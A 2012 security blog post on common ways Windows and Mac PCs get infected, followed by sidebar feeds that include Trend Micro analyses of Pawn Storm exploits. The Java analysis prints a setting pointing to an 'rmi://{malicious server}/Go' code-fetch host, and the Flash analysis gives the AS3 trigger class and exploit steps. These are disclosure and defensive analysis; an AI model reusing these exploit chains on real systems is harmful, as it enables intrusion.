Computer health site

Online safety, anti malware policy and pc security essentials. Free spyware adware malware removal tools and advice

Saturday, 31 March 2012

How Windows pc and Mac systems get infected

Why Windows malware is not posing a threat to Linux system

In this post I will make an attempt to create a synopsis of usual ways malware makes its way into **Windows** or **Mac** system. I am referring specifically to Win/Mac because the vast majority of viruses and other malware is created for these two aforementioned Operating Systems, MS Windows being particular favourite of malware writers due to its large share of OS market (that is, if we are not talking mobile phones at this point). Malware that has been created for **Windows pc**, is designed for Registry based OS, and neither Linux or Unix is one, therefore, cannot become affected by it (that is one of the few reasons why I absolutely love Linux). Even though malware can affect only OS it has been designed for, there are couple of things often shared by all three most popular computer Operating Systems (as well as those found in majority of mobile smartphones): **Adobe Flash** and **Sun Java**. (In case of Linux the use of Adobe product is less common though.) Even though **HTML5**+DOM coding in website development is expected to eventually make the use of Flash obsolete, currently that is not the case.

Top weaknesses that can cause infection

1. Unpatched security holes.

Operating system, software and its components are always a subject to exploitation because nothing is ever 100% perfect. If latest updates are not installed, the coding and design vulnerabilities in software applications and operating system are posing a risk of being abused by malware writers. Internet browsers, Adobe products, Sun Java, Windows Media Player, Apple Quicktime all have to be updated on regular basis.

Adobe products. Adobe Reader is usually installed with *Speed launcher*. This feature is loaded during Windows start-up thus prolonging the OS loading and storing the associated .exe file in Applications' folder where it may simply be another useless file which may be exploited during malware attack on the system. By reading this short article you can decide whether you really need this feature. More on Adobe Acrobat Reader related security issues here.

Adobe Flash is another subject to exploitation if not kept updated. Hackers are known to exploit Flash vulnerabilities which can lead to malware infection. When visiting a website that hosts a HTML page which requires a Flash script, users may encounter a malicious Flash redirector, or malicious script written to exploit vulnerability in the Flash Interpreter which causes it to execute automatically in order to infect the computer. Flash vulnerabilities are directly related to Web application and casual online gaming security. More extensive overview on this subject can be found here.

Java, if not kept updated, is the most common way of infecting computer with trojans while browser is rendering a HTML code at some dodgy adult or software cracking tools' website. It must be noted that most exploited vulnerability on such an occasion is previous Java version that has not been uninstalled after the new, updated one has been downloaded and installed. You can check whether you have two Java versions in your Windows pc by going to Control Panel and opening Add/Remove Programs. If you do have two Java updates listed, it is recommended that you uninstall the older one. You can check your system's Java status here.

2. Javascript enabled for all sites.
Regardless of the Web browser you are using, a Javascript can make your system less secure if enabled to run on all sites. The safe way of using Javascript is to enable it exclusively for trusted sites. Javascript is often the cause of malicious redirects to a site with either a malicious content or an intent to boost the incoming traffic.

3. Online game servers.
Because of the design of the online game architecture, **firewalls** and anti-malware software sometimes can't detect intrusions. That provides an opportunity for hackers to abuse the victim's machine by using online bots and rootkit-like techniques. More info on data and computer security threats related to online gaming can be found here.

4. Torrent, P2P (Peer-to-Peer) networks, File Sharing programs.
Connection to these networks is making the system susceptible to remote attacks and probability of downloading infected, malicious files. That in turn can lead to identity thefts. Malicious worms, backdoor Trojans, IRCBots and rootkits spread across P2P file sharing networks, gaming, dodgy adult and underground sites.

5. Infected files on USB and other storage media.
An **Autorun**.inf file can cause much trouble. More about this threat and how to avoid it you can read here.

6. Clicking unsolicited links in e-mail and Instant Messenger chats.
For more info as to why such links are being sent and what consequences such actions can have please see my previous posts here and here.

7. Rogue antivirus / antimalware software.
This includes clicking on pop-ups or banners that claim your computer is infected. All about **rogues** you can read in one of my previous posts here.


8. Backing up infected files.
A logical cause of re-infection.

9. Assuming that antivirus and/or firewall are not needed, or that they are providing 100% protection.
Two extreme assumptions that both can result in computer not being protected against cyber threats. On the first occasion, it is most likely that such a computer's owner won't even get that far as to visit this website to read this article, therefore, I am going to address the second assumption by saying that even protected machines get infected. Otherwise malware writers wouldn't waste their time on doing what they do. Here is an excerpt from Ivizsecurity.com blog:

> *Security products like anti-virus, firewalls, IDS/IPS and VPN have become of paramount importance to provide highest degree of confidentiality, availability and Integrity (CIA) to individuals and organizations. However, it is foolish to assume that security products are free from any vulnerability (security flaws). Security Products can also be of target of attacks from the attackers.*

By assuming that Anti-virus and Firewall will do the trick of fully protecting the machine, we risk to return to the beginning of this list, e.g. unpatched security holes.

Download and test these products for free for 30 days:



Internet Security Pack: AntiVirus+Firewall

Online Armor Premium Firewall

Posted by Peer Ynt at 15:27 0 comments

+1 Recommend this on Google

Labels: Adobe Flash, antimalware, bot, browser, computer, firewall, HTML hijacking, Java, keylogger, malware, online games, pc, pdf, rootkit, scam, scareware, torrent, trojan, Windows, xp

Emsisoft news feed

Emsisoft news feed


- What's the point of having a firewall?

The Cyber Daily: latest cyber threats

The Cyber Daily

Updated daily
paper.li

About Me



Peer Ynt
Follow 12

Hi. I'm Peer Ynt and I love to listen to the music that lacks popularity. In fact, I tend to support it. I do a bit of a music journalism. I'm also a fan of Drupal Content Management System, a massive fan of Open Source concept and proud user of Linux Operating System. (That's right, I'm a computer geek.)

Everyone knows the term firewall, but few people know why they would ever need one. Go on the Internet and read around, and you'll find that there are not only many different ideas of what a firewall is supposed to do, but there are also many different technical concepts that fall under the term.

9/18/2014

- NEW: Emsisoft Internet Security released! No bloat, no compromises - just security
  NEW: Emsisoft Internet Security released! No bloat, no compromises - just security

  9/7/2014

- Nice try! Scam attempt on an Emsisoft Malware Researcher
  Nice try! Scam attempt on an Emsisoft Malware Researcher

  8/28/2014

- New version of the popular free virus scanner Emsisoft Emergency Kit 9 available
  New version of the popular free virus scanner Emsisoft Emergency Kit 9 available

  8/18/2014

- Emsisoft Runs 4 month Malware Protection Marathon at AV-Comparatives, Finishes First
  Emsisoft Runs 4 month Malware Protection Marathon at AV-Comparatives, Finishes First

  8/4/2014

- Security Tip: Why Digital Certificates are important
  Security Tip: Why Digital Certificates are important

  7/22/2014

- Governments legalizing Malware to track down criminals
  Governments legalizing Malware to track down criminals

  7/7/2014

- AV-Comparatives confirms that Emsisoft collects a minimum of personal data
  AV-Comparatives confirms that Emsisoft collects a minimum of personal data

  6/26/2014

- Emsisoft Anti-Malware 9 released!
  With the largest overhaul of the user interface in 7 years, we've produced a modernized and more intuitive version of our leading product that will ensure enhanced performance for years to come. Although the visual changes are most noticeable, Emsisoft Anti-Malware 9 also has several new innovations under its hood, to provide advanced protection against increasingly frequent and complex Internet attacks.

  6/17/2014

- Biggest Facelift in 7 years: Emsisoft Anti-Malware 9.0 preview
  Biggest Facelift in 7 years: Emsisoft Anti-Malware 9.0 preview

  6/4/2014

- Security Advisory: Will passwords become obsolete tokens of the past?
  Security Advisory: Will passwords become obsolete tokens of the past?

  5/21/2014

- Want Instagram on your PC? Watch out for Potentially Unwanted Programs (PUPs)
  Want Instagram on your PC? Watch out for Potentially Unwanted Programs (PUPs)

  5/11/2014

Blog Archive

March (13)

Follow by Email

Email address... Submit

Followers

- Save your Mom from Malware, and we'll help Save Children by Donating Blankets.
  Save your Mom from Malware, and we'll help Save Children by Donating Blankets.

  5/8/2014

- Cryptography 101: What is a hash?
  Cryptography 101: What is a hash?

  5/6/2014

- Watch out for iBanking Android Rogue on Facebook that is trying to fool you
  Watch out for iBanking Android Rogue on Facebook that is trying to fool you

  4/22/2014

- Grab 5 marvelous Emsisoft Easter Eggs while they last!
  Grab 5 marvelous Emsisoft Easter Eggs while they last!

  4/16/2014

- CryptoDefense: The story of insecure ransomware keys and self-serving bloggers.
  CryptoDefense: The story of insecure ransomware keys and self-serving bloggers.

  4/6/2014

- Emsisoft Fan Art Contest 2014: Enter to win a brand-new Nexus 7 and more!
  Emsisoft Fan Art Contest 2014: Enter to win a brand-new Nexus 7 and more!

  3/25/2014

- Scam Alert: A new phishing scam uses Google Drive file sharing to steal your Google account credentials.
  Scam Alert: A new phishing scam uses Google Drive file sharing to steal your Google account credentials.

  3/18/2014

- Brand new protection for your Android device: Emsisoft Mobile Security 1.0 released!
  Brand new protection for your Android device: Emsisoft Mobile Security 1.0 released!

  3/10/2014

- Malware Warning: The Caphaw Banking Trojan is being distributed through Youtube ads.
  Malware Warning: The Caphaw Banking Trojan is being distributed through Youtube ads.

  3/2/2014

- The Emsisoft Malwarelympics results 2014 are in. Let the games begin!
  Malware authors are just like professional athletes at Sochi. The boundaries of what is possible are constantly being pushed over the years. Within the malware industry, the leaps in performance, however, are considerably bigger than in sports.

  2/20/2014

- Emsisoft Anti-Malware 8.1.0.40 released! Update for improved performance and protection.
  Emsisoft Anti-Malware 8.1.0.40 is a maintenance update for improved performance and protection.

  2/17/2014

- Get a FREE 1 year license of Emsisoft Anti-Malware with your purchase or renewal, to share with a loved one!

Get a FREE 1 year license of Emsisoft Anti-Malware with your purchase or renewal, to share with a loved one!

2/10/2014

- Announcement for Windows XP users: Emsisoft Anti-Malware with extended support until April 2016
  Announcement for Windows XP users: Emsisoft Anti-Malware with extended support until April 2016.

  1/26/2014

- Hacking Identity Theft 2: More Entry Points, More Tools, And More Prevention
  Hacking Identity Theft 2: More Entry Points, More Tools, And More Prevention

  1/13/2014

- 2014 will be a new year of challenges, but Emsisoft is ready to help you face them!
  2014 will be a new year of challenges, but Emsisoft is ready to help you face them!

  12/29/2013

- Protector Rogue Re-emerges
  Not seen since September 2012, a Trojan program derived from the Protector Rogue Family has re-emerged in recent weeks and is running rampant across the web. Our malware analysis team has identified this new rogue by its registry run value GuardSoftware and file name guard-xxx.exe, where x's appear as random letters.

  12/9/2013

- How identity thieves get in and how to keep them out
  How identity thieves get in and how to keep them out.

  11/28/2013

- Malware warning in warez scene
  File-sharing sites and torrents are dangerous places by definition, as one can easily become infected with a nasty virus. - See more at: http://blog.emsisoft.com/#sthash.X5tqYHBB.dpuf

  11/13/2013

- How to avoid losing your hard earned money to online purchase fraud
  If you like to buy, sell or auction things online, or you routinely click on links within emails that you only assume came from a known source, you could be at risk of becoming one of the one-in-seven consumers who fall victim to online fraud. Javelin Strategy & Research reported an average loss of $2700 per fraud victim as of last year.

  10/13/2013

- New: 16 GB Emsisoft Emergency Kit USB stick for companies, helpdesks, and malware removal professionals
  New: Pre-filled 16 GB Emsisoft Emergency Kit USB flash drive for companies, helpdesks, and malware removal professionals

  10/3/2013

- The transparent citizen - How can I actively prevent others from misusing my data?
  “Would life be better without the Internet?” – This is a question that has been raised in association with total surveillance in recent years. The automatic reaction to any scandal concerning the misuse of user data seems to be to immediately blame social media companies such as Facebook, Google etc, the greedy economy and of course the ever watchful U.S surveillance.

  9/16/2013

- E-mail encryption: this is how it works
  Encryption – a simple method to protect your private communications

9/2/2013

- Innovations to Emsisoft Anti-Malware 8.1
  Improved real-time protection; enhanced optional detection of so-called Potentially Unwanted Programs (PUPs); as well as a significant reduction of update traffic through the use of hybrid updates..

  8/19/2013

- Surveillance - a fair exchange of freedom and privacy for security?
  Apart from the increasing coverage through surveillance cameras, one must not forget that data emerging from the use of your telephone, Internet connection, GPS and all different sorts of loyalty cards, cash flows and insurance data put together a more detailed copy of our journey through life than we could ever remember ourselves.

  7/24/2013

- New: Emsisoft Emergency Kit 4.0 - Free portable malware scanner
  Take our free emergency kit for infected computers with you wherever you go!

  7/10/2013

- Emsisoft Anti-Malware 8.0 released!
  Emsisoft Anti-Malware 8 is a major update for improved user experience, performance and precision in malware removal.

  7/1/2013

- Protect your laptop data from theft – Here's how
  Unfortunately it's not always possible to avoid theft. If the safe in your hotel was too small or the reception desk was too far away or you simply had all eyes and ears on the person you were talking to in the café, it may already be too late. And just like that, your laptop is gone! Going to the police will often frustratingly be of little help, and your laptop will be lost forever.

  6/19/2013

- USA to legalize rootkits, spyware, ransomware and trojans to combat piracy?
  By now most users will already be familiar with ransomware, either because they have been affected by it themselves at some point or because they have seen it on a friend's PC. Ransomware usually refers to a special category of malware that essentially tries to hold a user's computer and files hostage and demands payment of a ransom in exchange for returning control of the computer back to the user. The general method of operation so far has been to simply confront the user with fictitious legal accusations.

  6/4/2013

- Emsisoft analyzes: Which browser is the safest?
  Almost all modern browsers provide some form of protection against malware. Our latest blog article will enlighten you on which browser is the safest for navigating the web and whether the use of anti-virus software is still necessary.

  5/22/2013

- Attack on Bitcoins: The virtual currency that is creating a gold-rush amongst hackers
  Have you ever heard of "Bitcoins"? They are a virtual currency that has been in use since the beginning of 2009 through open-source software. Individual Bitcoins are calculated as cryptographic keys in peer-to-peer networks. This is one of their major advantages as these keys cannot be forged due to their unique characteristics.

  4/30/2013

- We did it! Perfect result in AV-Comparatives debut: 100% detection in Real World Test!
  Almost 10 years after we embarked on our journey to create the best possible antivirus product on earth, we have reached an important milestone. The renowned Austrian antivirus testing organization AV-Comparatives published the first real-world protection test in its 2013 test

series. Emsisoft Anti-Malware celebrated its test debut with a perfect score – 100% of infections prevented!

4/16/2013

- Malware calling – beware of phone fraud!
  Phone fraud has been around for a long time. Nowadays, however, this tactic is also being used to infect your PC with malware. Unknown callers pretend to be employees of an established company and ask for remote access to solve a PC problem. The fraudsters preferably pose as technical support agents for Microsoft, but also for other well-known companies such as Google.

  4/8/2013

- Easter Promotion: Sticky Password 6.0 for free with your order
  Does this sound familiar? - A website is asking for your password, but you just don't remember it anymore. Well, our Easter Promotion will be just the ticket for you: Order Emsisoft Anti-Malware and receive the great password manager Sticky Password for free with your order!

  3/24/2013

- Security advice: Be careful when using Java
  Java is installed on almost all computers. This is an obvious security risk, considering that there are regular announcements on new Java vulnerabilities that enable hackers to infect your PC with malware. However, most users don't even need Java and can safely uninstall it without losing needed functionality. Keep reading to learn all you need to know about Java and avoid unnecessary security risks to your PC!

  3/12/2013

- Hacked NBC websites infected unsuspecting visitors with malware
  A few days ago, unknown hackers managed to gain access to the web servers of the major American network, NBC. Several websites owned by the network were used to infect unprotected PCs with malicious software. All you had to do was access the website through your browser on an unpatched PC. Once again, Emsisoft Anti-Malware users can consider themselves fortunate though, as their computers had the ultimate protection!

  2/25/2013

- Prevent malware from entering your PC with Emsisoft Surf Protection
  Malicious software needs to have already been downloaded to a PC in order for real-time protection or behavior blockers to detect it. Ideally, it would be preferable if malware never entered your PC at all though. This is precisely what Emsisoft's Surf Protection is designed for. This article will enlighten you on the details of Emsisoft Anti-Malware's first layer of protection.

  2/16/2013

- Valentine's special: 1 full version for free to give away with every order
  Emsisoft offers you a free 1-year full version of Emsisoft Anti-Malware with every order!

  2/1/2013

Posted by Peer Ynt at 13:20 0 comments

TrendMicro Malware Blog feed

TrendLabs | Malware Blog - by Trend Micro

- Pawn Storm Targets MH17 Investigation Team

Pawn Storm has a long history of targeting government agencies and private organizations to steal sensitive information. Our most recent findings show that they targeted the international investigation team of the MH17 plane crash from different sides.

The Dutch Safety Board (known as Onderzoeksraad) became a target of the cyber-espionage group before and after the safety board published their detailed report on the MH17 incident on October 13, 2015. We believe that a coordinated attack from several sides was launched to get unauthorized access to sensitive material of the investigation conducted by Dutch, Malaysian, Australian, Belgian, and Ukrainian authorities.

Figure 1. Official site of the Dutch Safety Board and the press release for the MH17 investigations

We discovered that a fake server mimicking an SFTP server of the Dutch Safety Board was set up on September 28, 2015; later a fake VPN server of the same organization was set up on October 14, 2015. It is very likely these were used for credential phishing attacks against personnel of the Safety Board in order to get unauthorized access to both the SFTP and the VPN server.

This is the first time we have seen direct evidence that an APT group attempted to get unauthorized access to a VPN server. The VPN server of the Safety Board looks to use temporary tokens for authentication. However, these tokens can be phished in a straightforward way and tokens alone do not protect against one-time unauthorized access by third parties, once the target falls for the phishing attack.

The attacks weren't limited to the Dutch Safety Board. On September 29 2015, a fake Outlook Web Access (OWA) server was set up to target an important partner of the Dutch Safety Board in the MH17 investigation. We were able to warn the affected party in a very early stage, thus probably preventing the attack to succeed.

These discoveries show that it is very likely that Pawn Storm coordinated attacks against different organizations to get sensitive information on the MH17 plane crash.

Pawn Storm and Syria

Pawn Storm has also intensified attacks against Syrian opposition groups

and Arab countries that voiced objections against the recent interventions of Russia in Syria.

Last September, several Syrian opposition members in exile were the targets of advanced credentials attacks. Then in September and October 2015, several fake OWA servers were set up, targeting the military, ministries of defense, and foreign affairs of about all Arab countries that criticized the Russian intervention in Syria.




Figure 2. Fake OWA server of the armed forces of a targeted Arab country

The Pawn Storm Campaign

Pawn Storm is a long-running cyber-espionage campaign that has had numerous international targets, including the White House and the North Atlantic Treaty Organization. But our research also shows that while Pawn Storm's targets have mostly been external political entities outside of Russia, a great deal of targets can actually be found within the country's borders. Some of their "local" targets include peace activists, bloggers, and politicians.

For its cyber-espionage attacks, Pawn Storm is known for launching simple but effective phishing campaigns against organizations that have their webmail exposed to the Internet. The group is also known to use zero-day exploits.

10/22/2015

- New Headaches: How The Pawn Storm Zero-Day Evaded Java's Click-to-Play Protection

Several months ago, we disclosed that Pawn Storm was using a then-undiscovered zero-day Java vulnerability (CVE-2015-2590) to carry out its attacks. At the time, we noted that a separate vulnerability was used to bypass the click-to-play protection that is in use by Java. This second vulnerability (CVE-2015-4902) has now been patched by Oracle as part of its regular quarterly update, with credit given to Trend Micro for the discovery.

Click-to-play requires the user to click the space where the Java app would normally be displayed before it is executed. In effect, it asks the user if they are *really* sure they want to run any Java code.

Bypassing click-to-play protection allows for malicious Java code to run without any alert windows being shown. This was quite useful in Pawn Storm, as it used exploits targeting these vulnerabilities to carry out targeted attacks against North Atlantic Treaty Organization (NATO) members and the White House earlier this year. Pawn Storm itself is known for frequently using zero-day exploits: just last week it was discovered to be using an unpatched flaw in Adobe Flash as part of its attacks. (This vulnerability has since been fixed by Adobe.)

Oracle acknowledged this vulnerability once we privately disclosed this vulnerability. The method used to bypass this protection was quite ingenious; before we can discuss the vulnerability in full we need to discuss some background information first.

Oracle provides the Java Network Launch Protocol (JNLP) technique to allow applications to be launched on a client desktop using resources that are hosted on a remote web server. It can be used to deploying an applet or web start application. In the attack scenario, attack use JNLP deploy an applet.

To implement this, Java provides a directory service that allows Java software clients to discover and look up objects via a name. This is called the JNDI (Java Naming and Directory Interface). This mechanism is the basis of Java Remote Procedure call which is named RMI (Remote Method Invocation). JNDI has some base concepts which are related to this exploit, which are:

- *Context* – a set of name-to-object bindings. In other words, the *Context* object can resolve a name to an object. This object has several types; *RegistryContext* is one of these types.
- *ContextFactory* – a factory of context objects which will create a *Context* object for the caller. *RegisterContextFactory* is a factory to create ContextFactory objects.

The figure below shows how the exploit works:




Figure 1. How to bypass click-to-play

The attacker needs to carry out three tasks before the attack can be carried out:

1. Attacker adds the HTML code in Figure 2 to a malicious web site.
2. Attacker creates a RMI registry server which has a public IP address.
3. Attacker creates another web server to hold the malicious Java code, which also has a public IP address.

Figure 2. HTML code inserted into a malicious web site

Here is how the attack would proceed:

1. On the victim machine, the *jp2launcher.exe* process (part of the Java client) is forked by the web browser process and requests *init.jnlp* from a malicious webserver. This is done by the HTML code in Figure 2. (A *.jnlp* file is used by the Java Network Launch Protocol to launch Java code via the Java Web Start technology.)
2. The malicious website sends back *init.jnlp.* Let's take a look the contents of this file:

Figure 3. Contents of init.jnlp

The words in encircled in red are unusual. The meaning of the *progress-class* tag can be found from the Java developer's guide. The class should be a implementation of the Java interface *DownloadServiceListener.* However, the attacker uses the class *javax.naming.InitialContext.* However, the JRE doesn't check for this and lets the code execute.

3. The Java class *javax.naming.InitialContext*'s constructor will request the application's *JNDI.properties* (JNDI configuration file) from the malicious web site.
4. The malicious web server sends *JNDI.properties* to the client. Let's take a look the content of this file:




Figure 4. JNDI.properties contents

java.naming.factory.initial specifies the initial context factory class. *java.naming.provider.url* specifies the location of registry service provider. *javax.naming.InitialContext*'s constructor function will create the *com.sun.jndi.rmi.registry.RegistryContextFactory* object and use it to create initial context.

5. During the creation of the initial context, it will communicate with the RMI Registry Server to get context information. In Figure 4, this is *java.naming.provider.url=rmi://{malicious server}/Go*. This URL uses the following format: *rmi://[host]/[object].* So *[object]* is *Go*. This will allow the client to look up object information on the RMI server.
6. The RMI server sends back its reply and allows the client to request the *Go.class* from the malicious Java class server via HTTP.
7. Server sends *Go.class* content to the client, which instances it. The code in the Java class is executed on the target machine.

Steps 3 to 7 happen within *javax.naming.InitialContext*'s constructor function. This bypasses the click-to-play protection in a fairly clever manner.

If Java was still in widespread use today, the effects of a bypass of click-to-play protection would be far-reaching. Any zero-day vulnerability discovered down the road would allow for drive-by downloads to be carried out.

This case also highlights the importance of ensuring that when new security features (such as click-to-play) are introduced to a complex system like Java, it is a must to audit the communications of existing components with the new features. This is to ensure that existing "good" features and

security are not lost in the mix.

This particular vulnerability has been fixed in the latest version of Java. Users who still need Java should download the latest version as soon as possible; however in many cases the use of Java can be slowly deprecated. Organizations still relying on Java should consider whether migrating to newer software platforms is an option for any applications still in regular use.

Indicators of Compromise

The SHA1 of the JNLP file that initiated this exploit chain is 38F643B48B35B765326CEE6A1D16E1C35DCA93FD.

10/19/2015

- Latest Flash Exploit Used in Pawn Storm Circumvents Mitigation Techniques

Our analysis of the Adobe Flash zero-day vulnerability used in the latest Pawn Storm campaign reveals that the previous mitigation techniques introduced by Adobe were not enough to secure the platform.

Used in Pawn Storm to target certain foreign affairs ministries, the vulnerability identified as CVE-2015-7645 represents a significant change in tactics from previous exploits. It is important to note that Adobe has released the bulletin APSB15-27 to address this vulnerability; the latest version of Flash (19.0.0.226) is no longer vulnerable.

Some background knowledge

Adobe introduced several mitigation techniques for Flash exploits earlier this year, co-working with Google Project Zero. These mitigation techniques focused on reducing *Vector.*<*> exploits, because a corrupted *Vector.*<*> was frequently used to achieve the ability to read and write arbitrary parts of memory. This allows various security techniques like DEP/ASLR/CFG/EMET to be bypassed and achieve Remote Code Execution (RCE) within the browser process.

Once these mitigations were put in place, the exploits in the wild decreased, but they did not completely disappear. This latest vulnerability is the first zero-day exploit discovered in the wild after these mitigations were added.

How CVE-2015-7645 was used in Pawn Storm

As we've previously reported, Pawn Storm used this zero-day exploit to target many foreign affairs ministries from all over the globe. The targets were sent spear-phishing emails that contained URLs leading to the exploit. The emails (especially the email subjects and URL strings) were crafted to suggest that they were regarding news articles pertaining to recent events.

The exploit is downloaded when the victim clicks on the URL in the email. The exploit, which we detect as SWF_OLOLO.A, then drops a DLL file (“*marlou.fel”)* detected as TROJ_SEDNIT.D. TROJ_SEDNIT.D then drops another DLL file (“*mgswizap.dll”)* which is detected as TSPY_SEDNIT.D. SEDNIT variants are known to be the malware used in all Pawn Storm campaigns.

Analyzing the Vulnerability’s Root Cause

This particular vulnerability is of a new type, which we can call *Method Confusion*. It is the most interesting Flash vulnerability I have ever analyzed.

The exploit SWF sample was obfuscated. After de-obfuscation and analysis, I found that the bug is located in the *writeObject* method of the *ByteArray* object. When processing *ba.writeObject(some_obj)*, if *some_obj* is an object of a class which implements *flash.utils.IExternalizable* interface, it will call the *writeExternal* method of *IExternalizable*.

The *writeExternal* method must be implemented in the *some_obj* class’s definition. However, if there is a property field also named *writeExternal* and defined in an unusual way, the property *writeExternal* will hide the

method *writeExternal*.

The tricky definition can be something like in the image below:

```
1   import flash.utils.IExternalizable;
2   import flash.utils.IDataOutput;
3   import flash.utils.IDataInput;
4
5   public class Test implements IExternalizable
6   {
7       public namespace myns = "MyNS";
8       myns var writeExternal:Object = true;
9
10      public function writeExternal(_arg_1:IDataOutput):void
11      {
12      }
13      ....
14  }
```

Figure 1. Custom class definition

After the *writeExternal* method is hidden by the *writeExternal* property, it will cause the method's *binding_id* to have the wrong value. In *ba.writeObject(some_obj)*, it needs to get the *writeExternal*'s function *binding_id* first. It will then use this to get the method's environment structure using a sentence such as *methods[binding_id]*.

After getting the method environment, it can be JITed to native code, which is then called.

These are the simplified steps of calling *writeExternal* method in *ba.writeObject(some_obj)*:

1. Find function *binding_id* by search name of writeExternal in public namespace
2. Get method environment structure by *methods[binding_id]*
3. JIT the method environment to native code, and call it.

You can find relative code in the AVMPlus open source project. In the *ClassInfo* constructor, it will find *m_functionBinding* uses public namespace and the *kWriteExternal* string.

```
ClassInfo::ClassInfo(Toplevel* toplevel, Traits *t) :
    m_toplevel(toplevel),
    m_traits(t),
    m_dynamic(t->needsHashtable()),
    m_sealed(toplevel->core()->GetGC(), 64)
{
    // initialize m_name
    m_name = toplevel->getAliasFromTraits(t);

    if (t->containsInterface(BUILTIN_TRAITS_(flash_utils_IExternalizable)))
    {
        if (m_name->isEmpty())
        {
            // readExternal() does not exist on class Object,
            // so it is meaningless to writeExternal() without a class name,
            // as an instance of Object will be created when we decode the data.

            // !!@ FIXME : Create a new exception for this?
            toplevel->argumentErrorClass()->throwError(kInvalidParamError);
        }

        AvmCore* core = toplevel->core();
        Multiname mn(core->getPublicNamespace(t->pool), core->internConstantStringLatin1(kWriteExternal));
        m_functionBinding = toplevel->getBinding(t, &mn);
        return;
    }
```

Figure 2. Get kWriteExternal function binding code snippet

```
if (externalizable)
{
    // ClassInfo's constructor has already verified this, so we don't need to repeat the error handling here
    AvmAssert(obj->traits()->containsInterface(BUILTIN_TRAITS_(flash_utils_IExternalizable)));

    // !!@ Is it a worthwhile performance optimization to :
    //  1. create only one ObjectOutputObject for the stream?

    // invoke writeExternal()
    const int argc = 1;
    Atom argv[argc + 1];
    argv[0] = obj->atom();

    GCRef<ObjectOutputObject> output = toplevel->builtinClasses()->get_ObjectOutputClass()->constructObject();
    output->m_out = this;
    argv[1] = output->atom();

    MethodEnv* method = obj->vtable->methods[AvmCore::bindingToMethodId(info->get_functionBinding())];
    method->coerceEnter(argc, argv);
}
```

Figure 3. Find MethodEnv pointer code snippet

The key sentence in above is *MethodEnv* method = obj->vtable->methods[id]*.

We know that the *writeExternal* function binding id is wrong after being hidden by the *writeExternal* property, because when doing search it will find out the public *writeExternal* property.

This means that exploits now can construct a custom class definition to get a wanted function *binding_id* value.

From the AVMPlus source code, we can see that it will read the method from *obj->vtable->methods[id].* The *id* value can be controlled, so exploits also can control the *MethodEnv** read out. After this point, the vulnerability has become an out-of-bound read case; exploits can control the memory layout to put a *MethodEnv** of their choosing in the faked function id slot.

The exploit then uses another custom defined AS3 method to be called using *ksome_externalizable_obj* as this pointer. It seems to be a type confusion case here now.

In summary, the steps for this exploit are:

1. Define class A that implements *utils.IExternalizable*. Class A defines the *writeExternal* method and *writeExternal* property within public namespace. Control the *writeExternal* property's order to control the fake function's *binding_id*.
2. Define class B, and define method B with the malicious code that is to be called. New objects from this class are used to control the memory layout and make sure the method B's environment structure is to be allocated in the fake *binding_id*.
3. Create a new externalizable object from class A, and then use *writeObject(externalizable_object)* to trigger the vulnerability.
4. The method B will be called, and the attacker can manipulate this pointer of *externalizable_object* inthis method.

Going Beyond the Vector.<*>

Here is how the attacker used this vulnerability. The sample overwrote the *length* field of a *ByteArray*-based object to 0Xfffffff6. They used this to read and write into arbitrary memory locations. The *Vector.*<*> mitigations are of no use here as the *ByteArray* length is not protected.

